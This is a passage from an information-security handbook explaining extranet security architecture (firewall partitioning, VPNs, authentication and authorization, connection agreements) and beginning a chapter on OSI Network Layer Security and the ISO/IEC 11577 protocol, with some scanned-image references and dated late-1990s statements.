Intranet, extranet, and the Internet are all networks of networks. The major difference between the three classes of networks is the aspect of network traffic control (i.e., who are the participants in the network). Intranets are owned by individual organizations (i.e., intra-enterprise systems). Some organizations operate their own network, and some outsource that function to network operations groups (e.g., EDS, AT&T Data Solutions, etc.). A key characteristic of intranet implementation is that protected applications are not visible to the Internet at large. Intranet access control relies heavily on the physical access point to the corporate LAN. Once physical access is gained into a corporate site, application access controls are the only constraint on access to corporate resources. Secure intranets are separated from the Internet by means of a firewall system. Inbound Internet traffic is NOT allowed into the corporate security perimeter except for e-mail. Outbound network traffic destined to the Internet from the intranet is not usually filtered. Some corporations constrain outbound traffic to allow only Web-based protocols (e.g., HTTP, FTP, and IIOP).

The rise in remote access usage is making the reliance on physical proximity to the corporate LAN a moot point. With a growing number of access points in today's corporate intranets, network and application security has to become more stringent to provide adequate protection for corporate resources. The lines between the intranet and other classes of networks are becoming blurred.

A one-to-many (e.g., provider-centric) extranet is a *secure* extension of an enterprise intranet. A many-to-many (e.g., user-centric) extranet is a secure extension of two or more enterprise intranets. This secure extension allows well-defined interactions between the participating organizations. This private network uses the Internet protocols and possibly the public network as a transport mechanism. "Private" means that this network is not publicly accessible. Only the extranet providers' suppliers, vendors, partners, and customers are allowed onto this network. Once access is gained to the network, fine-grained application and platform controls must exist (i.e., a combination of network and application security must be in place) to further restrict access to data and resources. The technology for building an extranet is essentially the same as that for intranets (e.g., Web-based). This does not mean that access to extranet resources will allow an extranet user to communicate with the provider's intranet directly. There must be a secure partition between the extranet and the provider's intranet. Extranet security must be tight so corporations can develop stronger business relationships and forge closer ties with individuals who need differing levels of access to information or resources on their network. The challenge is to develop a proper security architecture that allows semi-trusted users to *share* a network with other individual organizations. These organizations could be competitors, so access control is of the utmost importance.

Internet applications that employ application-level security do not constitute an extranet. There must be a *clear separation* between the extranet resources (e.g., database, application logic or platforms) and the Internet and intranet. An extranet requires a higher level of security and privacy than traditional intranets. Most corporations have strong perimeter security and lenient security controls once inside the intranet (i.e., hard and crunchy outside and soft and chewy middle). The extranet also has to be designed with industry-standard development techniques (e.g., IP, SQL, LDAP, S/MIME, RADIUS, and especially Web).

The Internet is a global network of networks providing ubiquitous access to an increasing user base. Enterprises use the Internet and its technologies to save money and to generate revenue. The Internet technology (e.g., Web) has influenced the other classes of networks. Web development tools are plentiful and come at a relatively low cost with a short development cycle. The problems with the current state of the Internet are security and reliability. Enterprises should not rely too heavily on the Internet for time-sensitive or critical applications.

Some of the differences between an intranet and the Internet are the quality of service (QoS) or lack of service level agreements (SLAs) which describe availability, bandwidth, latency, and response time. Most Internet service providers (ISPs) and networking device vendors are developing an Internet level of service capability. This will allow for classes of services with a price differential (see Exhibit 351).

EXHIBIT 35.1 Security Enforcement Categories for Each Network Classification

Enforcement	Intranet	Extranet	Internet
Security policy enforcement	The enterprisewide security policy is enforced by the intranet security architecture.	The majority is provided by the network facilitator and agreed upon by the extranet user base.	The Internet is under no auspices for security policy enforcement.
Physical/platform access enforcement	Highly controlled — only data center personnel have physical access to application server and network equipment.	Highly controlled — only the enterprise hosting the data center personnel has physical access to application server and network equipment. If a business partner owns a piece of equipment, it is shared between both organizations.	No physical access is provided to external users.
Network access enforcement	Private — only corporate personnel have access to this network via WAN and remote access methods. All network protocols are allowed.	Semi-private — only extranet users (e.g., business partners) have access to this network. Network protocols must be filtered to protect the intranet.	Public — all external users have ubiquitous access to an organization's public information. No network protocols other than e-mail and Web are allowed.
Application access enforcement	Semi-private — application provides some level of access control. In most cases it is a very lax security environment.	Private — users must be authenticated and authorized to perform operations depending on their rights (i.e., least privilege).	None — Web-based applications are used to disseminate static information. There are some instances of protected access pages using basic authentication.
Quality-of-service guarantee	High — with the proper networking equipment (e.g., smart switches and advanced routing protocols).	Depends on the extranet provider network and participating client network provider.	None — SLA between ISPs does not exist, yet. It is in the works.

Extranet Security Policy

The goal of an extranet security policy is to act as the foundation upon which all information-security related activities are based. In order for this security policy to be effective, it must receive approval and support from all the extranet participants (i.e., senior management). The security policy must keep up with the technological pace of the information systems technology. In other words, as access to corporate resources changes with the technology, the security must be updated. The security policy must balance the organization's operational requirements with the state-of-the-art in security solutions. Because both of these are under constant change, the policy must stay current. Some of the high-level statements in an extranet policy follow.

The extranet security architecture supports the following statements:

- The extranet must be securely partitioned from the corporate intranet.
- Secure network connectivity must be provided using a dedicated line or using a VPN.
- Extranet users must be uniquely identified using adequate authentication techniques.

- Authorization must adhere to the least-privilege principle.
- Extranet managers will receive monthly access reports to verify the proper use of the network.
- The extranet must NOT provide a routable path to the participant networks (i.e., the extranet provider's network should not allow packets to flow between partner networks).
- A real-time monitoring, auditing, and alerting facility must be employed to detect fraud and abuse.

Before the extranet can be connected to the outside world, the extranet provider must understand its network and the application vulnerabilities of extranet users and internal intranet users. This usually involves a detailed risk assessment by a certified third party. It also includes a formal review of the baseline security policy and security architecture that it meets. The assessments should be periodic, exhaustive, and include all of the member organizations of the extranet.

Secure extranet applications provide a well-defined set of data and resources to a well-defined set of authenticated individuals. To properly design authorization into an application, some basic security concepts must be employed, such as separation of duties, least privilege, and individual accountability. Separation of duties is the practice of dividing the steps in a critical function (e.g., direct DBMS access, Java applet updates) among different individuals. The least-privilege principle is the practice of restricting a user's access (DMBS updates or remote administration), or type of access (read, write, execute, delete) to the minimum necessary to perform the job. Individual accountability consists of holding someone responsible for his actions. Accountability is normally accomplished by identifying and authenticating users of the system and subsequently tracing actions on the system to the user who initiated them.

Network Partitioning

To enforce the proper separation of networks, a commercial suite of network access control devices must be used. Separating the networks from each other offers one level of security necessary for a secure extranet solution. The proper network topology must exist to further protect the networks. A combination of firewalls and real-time intrusion detection configured to be as stringent as possible should adequately control network traffic flow. Exhibit 35.2 depicts such a topology.




EXHIBIT 35.2 Extranet network Topology.

Each network is protected using a commercial firewall product (e.g., Checkpoint Firewall-1, Cisco PIX). There is no direct connection from the Internet to the intranet. The firewall closest to the Internet (FWA) only allows encrypted traffic into the VPN gateway. Most commercial firewalls have been around since 1994; VPN devices started appearing in early 1998. Because VPN devices are latecomers to the Internet, it is better to protect them with a firewall than to leave them unprotected from current and future Internet threats. Because the data is decrypted after the VPN gateway, it should be filtered before entering the extranet (FWB). The provider's intranet is protected from any extranet threats using an additional firewall (FWC).

Extranet users gain access to the extranet by traditional means (e.g., leased lines) or by using VPNs. In a one-to-many extranet, clients must not be able to communicate directly with each other via the extranet. The network routing rules must enforce a non-loopback policy (i.e., a network route between two clients).

Extranet Authentication

User accountability is the ability to bind critical data functions to a single user. It holds users responsible for their actions. The extranet security architecture must enforce user accountability. At the network level, user accountability is impossible because of proxy servers, application gateway firewalls, and address translation. All the users from an organization will have the same IP address. Authentication must be performed at the application layer.

Extranet authentication is not a trivial task due to its political nature, not due to its technology. Most users already have too many passwords to remember to access their own system. Because user administration is typically distributed to the partnering organization, once users have authenticated themselves to their own organization, they should not have to authenticate themselves again to the extranet. The extranet application should leverage the authentication information and status from the user's originating organization using a proxy authentication mechanism. This allows users to gain access to the extranet resources once they have authenticated themselves to their local domain.

Device authentication includes VPN gateways and public key infrastructure (PKI)-aware servers (e.g., Web and directory servers using Secure Socket Layer, SSL). VPN gateways optionally can use a shared secret instead of certificates, but this technique is unmanageable if the device count is too high.

Specific examples of proxy authentication techniques are NT domain authentication, cross certification with digital certificates, RADIUS, and a shared directory server.

Extranet Authorization

Once network access is granted, it is up to the application (most likely Web-based with a database back end) to provide further authentication and authorization. Most Web server access control is provided using basic authentication. The user's rights (i.e., Web files and directories they have access to) and authentication information combined is called a user's profile. This information is stored and enforced locally on the Web server. Local Web access controls are not a scalable solution, if the user base is large, then this type of solution is unmanageable. Access to Web files and directories is sufficient for static content security. New Web development tools ease the access into database, mainframe, and BackOffice systems. Web applications are starting to look more and more like traditional client/server applications of a few years ago. The Web server is becoming a universal conduit to corporate resources.

There are many access control enforcement points between the Web server and the data being accessed, such as the browser, the firewall, the application server, or the DBMS.

Exhibit 35.3 depicts how third-party Web access control (WAC) products such as Encommerce getAccess, Netegrity Siteminder, and Axent Webdefender provide Web login, authentication, authorization, personal navigation, and automated administration. Due to the Web's stateless nature, cookies are used to keep state between the browsers and the server. To prevent modification of the cookie by the end user, it is encrypted. The Web server must be modified to include a Web agent. The Web agent uses the Web server API (e.g., NSAPI for Netscape Enterprise Server and ISAPI for Microsoft's Internet Information Server). Access control information is controlled from a single point. Once a change is made in the security rulebase, it is replicated to all of the protected Web servers.




EXHIBIT 35.3 Web access control architecture.

Extranet Administration

Extranet system administration is performed by the organization providing the service. However, user administration remains a touchy subject. The user administration of the extranet is dictated by the relationships between the participating organizations. Extranet managers are the points-of-contact at each organization and are legally responsible for their users. For example, is user authentication centrally administered by the extranet provider, or is it distributed among the participants, leveraging it off their existing authentication database? It would be difficult to manage 1000 business partners with 1000 users each.

Corporate users are already inundated with username/password pairs. If extranet access were provided over the corporate network, another authentication scheme would only complicate the issue. Several questions that need to be addressed come to mind: (1) How can we integrate with an external business partner's security infrastructures? (2) How do we leverage the participants' existing security infrastructure?

Authentication is only a piece of the pie; what about authorization? Do we provide authorization at the user level, or use the concept of roles, grouping users into functions, for example, business managers, accountants, user administrators, clerks, etc.?

The way users get access to sensitive resources (i.e., items you wish to protect) is by a role-resource and user-role relationship. The extranet authorization model consists of the totality of all the user-role and role-resource relationships. This information is usually stored within a relational DBMS or a directory server. The extranet's system administrator, with input from the resource owners, is responsible for creating and maintaining this model.

The principle of least privilege will be used when an administrator assigns users to the system. Least privilege requires that an administrator grant only the most restrictive set of privileges necessary to perform authorized tasks. In other words, users will access their necessary resources to perform their job function with a minimum amount of system privileges.

Extranet Connection Agreements

Allowing access to private data from external business partners could pose some liability issues. One of the major problems is that the legal systems lag significantly behind the advances in technology. From an insurance coverage standpoint, the problem that underwriters have is the inability to calculate the security exposure for a given information system. The best defense is a proper security architecture derived from a detailed security policy. This solves the enterprise security problem, but in most cases the corporate security policy cannot be extended outside the enterprise. A separate extranet data connection agreement must be developed and adhered to by all participants. This agreement would specify the basic terms and conditions for doing business together in a secure fashion.

The following lists some considerations for data connection agreements:

- A description of the applications and information that will be accessible by the external partner
- A point of contact(s) for each participating organization, to be contacted in the event of a security incident
- The legal document (e.g., non-disclosure, and security procedures) signed by partners and the external customer's authorized representative
- The term or length (days), and start and end dates, of the service
- A protection of information statement that details the safeguard requirements (e.g., copying, transmitting to third parties, precautions, destruction) of the data transmitted
- The sharing of responsibilities by both parties; this includes the necessary access for a physical security audit and a logical security audit (e.g., network penetration tools) at each facility
- An indemnification statement that each party agrees to compensate the other party for any loss or damages incurred as a result of unauthorized access to the data facilities and misuse of information
- A termination statement that is executed if either party fails to adhere to the data connection agreement provisions
- Security awareness training for users at external or partner sites

Extranet Monitoring

Extranet monitoring is important for security and business reasons. Frequent analysis of audit data is useful in case questions arise about improper systems access and to generate marketing report data (i.e., how many times were my resources accessed and by whom).

Security monitoring usually occurs wherever access control decisions are being made, for example, the firewall, authentication server, and the application itself. The problem with monitoring is that there is no real-time analysis of the data, just log entries in some file or database. Data reduction from raw data logs is not a trivial task. No standards exist for data storage or formats, and users must compile diverse logs of information and produce their own reports from the application, firewall, or network operating system. The audit trail entries must contain a specific user ID, timestamp, function, and requested data. Using a scripting language such as PERL, a security manager will have to write a set of scripts to generate reports of log-in times, data accessed, and services used. In more security-intensive applications, the enterprise should install some real-time analysis tools (e.g., Internet Security Systems' RealSecure or Cisco's Net Ranger) to generate additional data and monitor for anomalous behavior.

Extranet Security Infrastructure

The extranet security infrastructure consists of all the supporting security services that are required to field a security architecture. Such an architecture would include a directory server, a certificate server, an authentication server, and Web security servers. These require firewall server management, the issuance and use of digital certificates or similar means of user authentication, encryption of messages; and the use of virtual private networks (VPNs) that tunnel through the public network.

VPN Technology

Virtual private network technology allows external partners to securely participate in the extranet using public networks as a transport (i.e., Internet). VPNs rely on tunneling and encapsulation techniques, which allow the Internet Protocol (IP) to carry a wide range of popular non-IP traffic (e.g., IPX, NetBEUI). VPN technology provides encryption and authentication features within an ancillary network device to firewalls and routers called a VPN gateway. Performance enhancements in the Internet backbone and access equipment now provide the throughput needed to compete with private networks. All of these enabling technologies are based on standards that yield end-to-end interoperability. Finally, preparing Points of Presence (POPs) for VPNs is relatively simple and inexpensive. Low costs with high margin VPNs are good business.

Because VPN technology uses encryption as the basis for its security, interoperability among vendors is a major issue. The Internet Engineering Task Force (IETF) IP Security (IPSec) specification was chosen to alleviate this problem. The IETF developed IPSec as a security protocol for the next generation IPv6. IPSec is an optional extension for the implementation of the current version, IPv4. IPv4 is widespread on the Internet and in corporate networks, but its design does not include any security provisions. IPSec provides confidentiality and integrity to information transferred over IP networks through network layer encryption and authentication. IPSec protects networks from IP network attacks, including denial of service, man-in-the-middle, and spoofing. Refer to Requests for Comment (RFC)2401 through 2412 for full details.

Before VPN devices can communicate, they must negotiate a mutually agreeable way of securing their data. As part of this negotiation, each node has to verify that the other node is actually the node it claims to be. VPN authentication schemes use digital certificate or a shared secret between communicating devices. A shared secret is a password agreed upon by the two device administrators in advance. When the administrators try to communicate, each must supply the agreed-upon password. Authentication based on certificates is more secure than password-based authentication because of distribution and formation. Passwords have to be difficult to guess and shared in a secure fashion. Because certificates are based on public key technology, they are immune to this problem.

With all of this said, using VPNs has the following drawbacks:

Drawback	Description
Not fault tolerant	VPN devices are not fault tolerant. The IPSec protocol does not currently support failover. This should be addressed and implemented before the end of 2000.
Performance	There are many implementation choices for VPNs (e.g., software, black box, and outboard cryptographic processors). Software solutions tend to be used for clients. Because VPN gateways are aggregating many simultaneous connections, a software-only gateway cannot keep up. Outboard cryptographic processors are used to assist in the intense cryptographic function by host-based devices (e.g., PCI slot). None of these solutions can compete with a dedicated hardware device (e.g., black box).
Reliable transport	The Internet service providers are not yet capable of providing adequate, peak or scalable bandwidth at a reasonable cost. Cisco and some of the large ISP are testing a technology called MultiProtocol Label Switching. MPLS allows the ISPs to offer different levels of service to their customer base.
Network placement	Most enterprises manage their own or outsource control over their Internet firewall. Where should the VPN gateway be placed? In front of, behind, parallel with, or on the firewall? These are questions with many trade-offs.
Addressing	Networks are not generally additive. Special care has to be taken in terms of addressing before joining two or more disparate networks. If two or more of the networks are using private address space (e.g., 10.x.x.x) with any overlap, routing can be tricky.
Key management (PKI)	VPN formation requires cryptographic information. Shared secrets between points are not scalable. The only solution is certificates. The problem that exists is that this technology is about six to nine months behind the VPN technology, which was finalized in November 1998.
Interoperability	IPSec compliance is a term that is overused by VPN vendors. The only real compliance is an interoperability report among heterogeneous vendors. As of this writing there are only six vendors who can fully interoperate.




EXHIBIT 35.4 Outsourced extranet architecture.

Residual Risks/Liability

There is no such thing as complete security. There is an associated cost with providing an adequate level of security; the adequacy is measured against the best business practices in the industry. The addition of more security safeguards comes at a high cost and only offers a minor increase in the overall security level. Extranet security has the additional burden of providing even more security and privacy from participants who are competitors. Unauthorized access to repositories of information and applications could, in the wrong hands, prove detrimental to their participants. The resolution is to manage the risk and to weigh the benefits against the resultant risk. As a supplement to all of the security mechanisms, a lawyer should be involved in the extranet data agreement. The lawyer can draw up necessary warnings to deter casual intruders as well as agreements to protect your company in the event of misuse of the data. An alternative might be to outsource the extranet to a service provider.

Extranet Outsourcing

Many ISPs and telcos are offering extranet services that provide a managed network with controlled access. Extranet service providers have a strong technical knowledge of networking and security. They also have invested in the infrastructure required to manage an extranet, for example, a PKI with an X.500 directory service. Another advantage is that the service provider can offer better network reliability and bandwidth (e.g., service level agreements). If all the extranet participants utilize this existing service provider, an SLA can be negotiated. See Exhibit 35.4 for an example architecture of an outsourced extranet.

Automotive Network Exchange

The Automotive Network eXchange (ANX) is a many-to-many extranet between Chrysler Corp., General Motors Corp., and Ford Motor Company and their suppliers. This extranet utilizes VPN technology. ANX will be used to electronically route product shipment schedules, order information, engineering and drawing files for product designs, purchase orders, and other financial information. ANX replaces 50 to 100 direct-dial connections to the automakers, reducing telecommunication costs up to 70 percent, but the real payoffs are in the speed and ease of communications between suppliers and manufacturers. The real benefit is monetary

savings estimated in the billions from the traditional supply-chain costs and the speed of new automotive designs to less than a three-year design cycle. The improved exchange of information should result in new business practices between vendors and manufacturers.

Summary

Extranets have indeed arrived and may well mean changes to how business relationships are viewed. The key to maximizing participation is to make the extranet as accessible to as many partners as possible, regardless of their technical adeptness. The more participants there are, the greater the rates of return from the system. Major enterprise resource planning (ERP) systems (e.g., Baan and SAP) are providing hooks to allow external business partners to connect with automated back-office systems.

The network boundaries (extra, intra, and Inter) continue to erode so one will have to depend on application layer security. The problem is providing a common, or standard, protection scheme for applications. This is another emerging field of security, probably with a two- or more-year development and integration cycle.

The desire to provide an enhanced layer of security, reliability, and quality of service on top of the Internet will be the primary driver of VPNs as a subset of electronic commerce extranet deployment. These features are not offered by most ISPs. Next-generation Internet and Internet2 research and development projects are testing very high-speed (gigabit) networks. Large telephone companies are laying the foundation for the networks into which the Internet may eventually evolve, as well as the support equipment (routers, switches, hubs, and network interface cards) needed to drive networks at such high speeds. Network security and virtual private network technologies will be improved, which will facilitate future extranets.

Glossary

ANXAutomotive Network eXchange

B2BBusiness-to-Business

DBMSDatabase Management System

EDIElectronic Data Interchange

FTPFile Transfer Protocol

HTTPHyperText Transfer Protocol

IETFInternet Engineering Task Force

IIOPInternet Inter-ORB Protocol

IPInternet Protocol

IPSecIP Security

ISAPIInternet Server Application Program Interface

LDAPLightweight Directory Access Protocol

MPLSMultiProtocol Label Switching

NSAPINetscape Server Application Program Interface

PCIPeripheral Component Interconnect

PKIPublic Key Infrastructure

QoSQuality of Service

RADIUSRemote Authentication Dial-In User Service

RSARivest, Shamir, and Adleman

S/MIMESecure Multi-purpose Internet Mail Extension

SLAService Level Agreement

Network Layer Security

Steven F. Blanding

INTRODUCTION

Modern computer networks today are characterized by layered protocol architectures, allowing network designs to accommodate unlimited applications and interconnection techniques. This layered approach allows protocols to become modularized, that is, developed independently and put together with other protocols in such a way as to create one complete protocol. The recognized basis of protocol layering is the Open Systems Interconnection (OSI) architecture. The OSI standards establish the architectural model and define specific protocols to fit into this model, which defines seven layers. Protocols from each of the layers are grouped together into an OSI layer stack, which is designed to fulfill the communications requirements of an application process.

Standards are also needed to adequately support security in the OSI layered communications architecture. A broad, coordinated set of standards is required to ensure necessary security functionality and still provide a cost-effective implementation. Because of the complexity and flexibility of the OSI model, security must be carefully defined to avoid an increased potential for functions being duplicated throughout the architecture and incompatible security features being used in different parts of the architecture. There is also a possibility that different and potentially contradictory security techniques can be used in different applications or layers, where fewer techniques would provide the required results with less complexity and more economy.

Security standards were added to the OSI architecture to provide a broad, coherent, and coordinated approach to applying security functionality. The security standards can be grouped into categories as follows: (1) security architecture and framework standards, (2) security techniques standards, (3) layer security protocol standards, (4) application-specific

security standards, and (5) security management standards. This chapter will focus primarily on Network Layer Security, which is part of the family of layer security protocol standards. However, because the standards are closely interrelated, a brief overview of the security architecture and framework standards is required. These standards serve as a reference base for building standards in the other categories, including Network Layer Security.

NETWORK LAYER STRUCTURE, SERVICE, AND PROTOCOL

The Network Layer of the OSI model accommodates a variety of subnetwork technologies and interconnection strategies, making it one of the most complex of the seven layers in the model. The Network Layer must present a common service interface to the Transport Layer and coordinate between subnetworks of different technologies. There are also two styles of operation, connection-oriented and connectionless, that significantly contribute to this complexity.

There are three ISO standards that describe the Network Layer services, including ISO/IEC 8648, ISO/IEC 8880, and ISO/IEC 8348. The internal organization of the Network Layer is explained by the ISO/IEC 8648 standard. The general principles and the provision and support of the connection-mode and connectionless-mode network services are explained by the ISO/IEC 8880 standard. The network service definition, which includes the connection-mode, connectionless-mode addendum, and addressing addendum, is explained by the ISO/IEC 8348 standard. This standard also describes the concepts of *end system* and *intermediate system*. An end system models hardware across a complete seven-layer OSI communications model, while an intermediate system, which is located in the Network Layer, only functions across the lowest three OSI layers. Communications by an end system can occur directly with another end system or through several intermediate systems.

Intermediate systems can also include or refer to a real subnetwork, an internetworking unit connecting two or more real subnetworks, or a mix of both a real subnetwork and an internetworking unit. A collection of hardware and physical links that connect real systems is called a *real subnetwork*. Examples of real systems include local area networks or public packet-switching networks. With this foundation, many different Network Layer protocols can be established. Because the protocol can exist at the subnetwork level within the Network Layer, they do not need to be designed to specifically support the OSI standard. As a result, support for all the functions required by the Network Layer service does not need to be provided by the basic protocol of a subnetwork. To achieve OSI standard functionality, further sublayers of protocol can be provided above the subnetwork protocol.

Regardless of the type of interconnection designed, one of three roles is performed by a Network Layer protocol. These roles are subnetwork-independent convergence protocol (SNICP), subnetwork-dependent convergence protocol (SNDCP), and subnetwork-access protocol (SNAcP). The SNICP role provides functions to support the OSI network service over a well-defined set of underlying capabilities, which are not specifically based on any particular subnetwork. The role is to convey addressing and routing information over multiple interconnected networks and commonly applies to the interconnecting protocol used. The SNDCP role operates over a protocol to provide the SNAcP role in order to add capabilities required by an SNICP protocol or needed to provide the full OSI network service. The SNAcP role provides a subnetwork service at its end points, which may or may not be equivalent to the OSI network service. This protocol is inherently part of a particular type of subnetwork.

ISO/IEC 8473 identifies another protocol that is very important to the Network Layer — the Connectionless Network Protocol (CLNP). This protocol provides connectionless-mode network service within a SNICP role. The definition for how this protocol operates over X.25 packet-switched subnetworks or LAN subnetworks is contained within the ISO/IEC 8473 standard.

SECURITY SERVICE ARCHITECTURAL PLACEMENT

When designing security, significant decisions need to be made as to the layers(s) where data item or connection-based protection should be applied. Implementing security services in a layered communications architecture can be a complicated endeavor and can raise significant issues. The concept of protocol layering implies that data items can be embedded within data items and connections can be embedded within connections, with potentially multiple layers of nesting.

Guidance for where security services should be applied within the OSI model is identified in standard ISO/IEC 7498-2. As the first formal standard addressing layer assignment of security services, this standard, while providing guidance as to which OSI layers are appropriate for providing security services, does allow for many options. The security required is application dependent. Some services may need to be provided in different layers in different application scenarios, while some may even need to be provided in multiple layers in the same scenario. The complexity of these security services can be illustrated by a pair of end systems communicating with each other through a series of subnetworks.

An end system is typically defined as one piece of equipment, either a PC work station, minicomputer, or mainframe computer. An end system is described as having only one policy authority for security purposes. A

collection of communications facilities employing the same communications technology is a subnetwork. An example of a subnetwork is a local area network (LAN) or wide area network (WAN). A subnetwork is described as having only one policy authority for security purposes. Each subnetwork, however, typically has a different security environment and, as a result, will probably have a different policy authority. Also, an end system and the subnetwork to which it is connected may or may not have the same policy authority.

Another complication typically found in end systems is that they often simultaneously support multiple applications, such as e-mail, file access, and directory access for multiple users. These applications often need considerably different security requirements. Not only may security requirements differ among end systems and for subnetworks, but they may also vary within a subnetwork. Subnetworks generally comprise multiple links connecting multiple subnetwork components, and different links may pass through different security environments. As a result, individual links may need to be protected through a security mechanism.

To reduce the complexity, security services can be described more simply and effectively within a four-level model. The four levels at which specific and distinct requirements for security protocol elements arise include the application, end system, subnetwork, and the direct-link levels. In the application level, security protocol elements are application dependent. In the end-system level, security protocol elements provide protection on an end system-to-end system basis. In the subnetwork level, security protocol elements provide protection internal to a subnetwork, which is considered less trusted than other parts of the network environment. In the direct-link level, security protocol elements provide protection internal to a subnetwork, over a link that is considered less trusted than other parts of the subnetwork environment.

When determining where to locate security services within these four basic architectural layers, some general properties must first be examined that vary between higher and lower levels. These general properties include traffic mixing, route knowledge, number of protection points, protocol header protection, and source/sink binding.

Traffic mixing is a term used to describe the mix of data traffic between higher and lower levels of the OSI layer architecture. With the introduction of multiplexing, lower levels tend to have a greater tendency toward data items from different source and destination applications and users mixed in the data stream than at higher levels. The type of security policy can significantly alter this factor. In instances where the security policy tends to leave individual applications or users to specify the data protection required, placing security services at a higher level tends to be better.

Individual applications or users will have inadequate protection where security is specified at lower levels. In addition, some data would also be unnecessarily protected because of the security requirements of other data sharing the data stream.

Route knowledge is also an important factor in security placement. There tends to be more knowledge of the security characteristics of different routes and links at lower levels than at higher levels. Placing security at lower levels can have effectiveness and efficiency benefits in an environment where such characteristics vary significantly. Where protection is unnecessary on subnetworks or links, security costs can be eliminated, while targeted security services are specifically employed as appropriate.

The number of protection points can vary significantly depending on where security protection is placed. If security were placed at a very high level, such as the application layer, then security would also need to be placed in every sensitive application in every end system. If security were placed at a very low level, such as the direct-link level, then security would also need to be placed at the ends of every network link. If security were placed closer to the middle of the architecture, then security features would tend to need to be placed at significantly fewer points.

To have adequate protocol header protection, security services need to be placed at a low level. If security services were placed at higher levels, lower-level protocol headers would not receive protection, which in some environments may be sensitive.

Source/sink binding is the association of data with its source or sink. Implementation of data origin authentication and nonrepudiation security services depends on this binding. These security services are most effectively achieved at higher levels, especially at the application level. However, subject to special constraints, it can sometimes be achieved at lower levels.

END SYSTEM-LEVEL SECURITY

End system-level security relates to either the Transport Layer or subnetwork-independent Network Layer protocols. Standards have been developed supporting both options, ISO/IEC 10736 for the Transport Layer and ISO/IEC 11577 for the Network Layer. The types of security requirements that are suitable for an end system-level security solution fall into three broad categories. The first includes requirements relating to network connections that are not linked to any particular application. The second includes requirements dictated by the end-system authority that are to be enforced upon all communications regardless of the application. Finally, the third includes requirements based on the assumption that the end

systems are trusted, but that all underlying communications network(s) are untrusted.

In choosing between the Transport Layer or Network Layer for placement of end-level security protection, factors favoring the Network Layer approach include: (1) the ease of transparently inserting security devices at standardized physical interface points, (2) the ability to support any upper-layer architecture, including OSI, Internet, and proprietary architectures, and (3) the ability to use the same solution at the end-system and subnetwork levels.

SUBNETWORK-LEVEL SECURITY

Subnetwork-level security provides protection across one or more specific subnetworks. Subnetwork-level security needs to be distinguished from end system-level security for two important reasons. First, equipment and operational costs for subnetwork-level security solutions may be much lower than those for end system-level solutions because the number of end systems usually far exceeds the number of subnetwork gateways. Second, subnetworks close to end systems are trusted to the same extent as the end systems themselves since they are on the same premises and administered under the same conditions. As a result, subnetwork-level security should always be considered as a possible alternative to end system level security. In the OSI architecture, subnetwork-level security maps to the Network Layer.

NETWORK-LAYER SECURITY PROTOCOL

The network layer is among the complex of layers within the OSI model. As a result, several OSI standards are required to specify transmission, routing, and internetworking functions for this layer. The ISO/IEC 8880 standard describes an overview of the Network Layer. Two other standards, ISO/IEC 8348 and 8648, define the network service and describe the internal organization of the Network Layer, respectively. The most recent standard published is ISO/IEC 11577, which describes the Network-Layer Security Protocol (NLSP).

Different sublayers make up the Network Layer, each performing different roles, such as subnetwork access protocol (SNAcP) and subnetwork-dependent convergence protocol (SNDCP). The architectural placement of the NLSP can be in any of several different locations within the Network Layer, functioning as a sublayer. Above its highest layer is the Transport Layer, or possibly a router where a relay or routing function is in place.

Two service interfaces, the NLSP service interface and the underlying network (UN) service interface, are contained within the Network-Layer

Security Protocol. The NLSP service is the interface presented to an entity or sublayer above, and the UN service is the interface to a sublayer below. These service interfaces are specified in such a way as to appear like the network service, as defined in ISO/IEC 8348. The Network-Layer Security Protocol can also be defined in two different forms or variations, connection-oriented and connectionless. In the connection-oriented NLSP, the NLSP service and the UN service are connection oriented, whereas in the connectionless NLSP, these services are connectionless. The flexibility of the architecture results from the ability of the NLSP to support both end system-level or subnetwork-level security services.

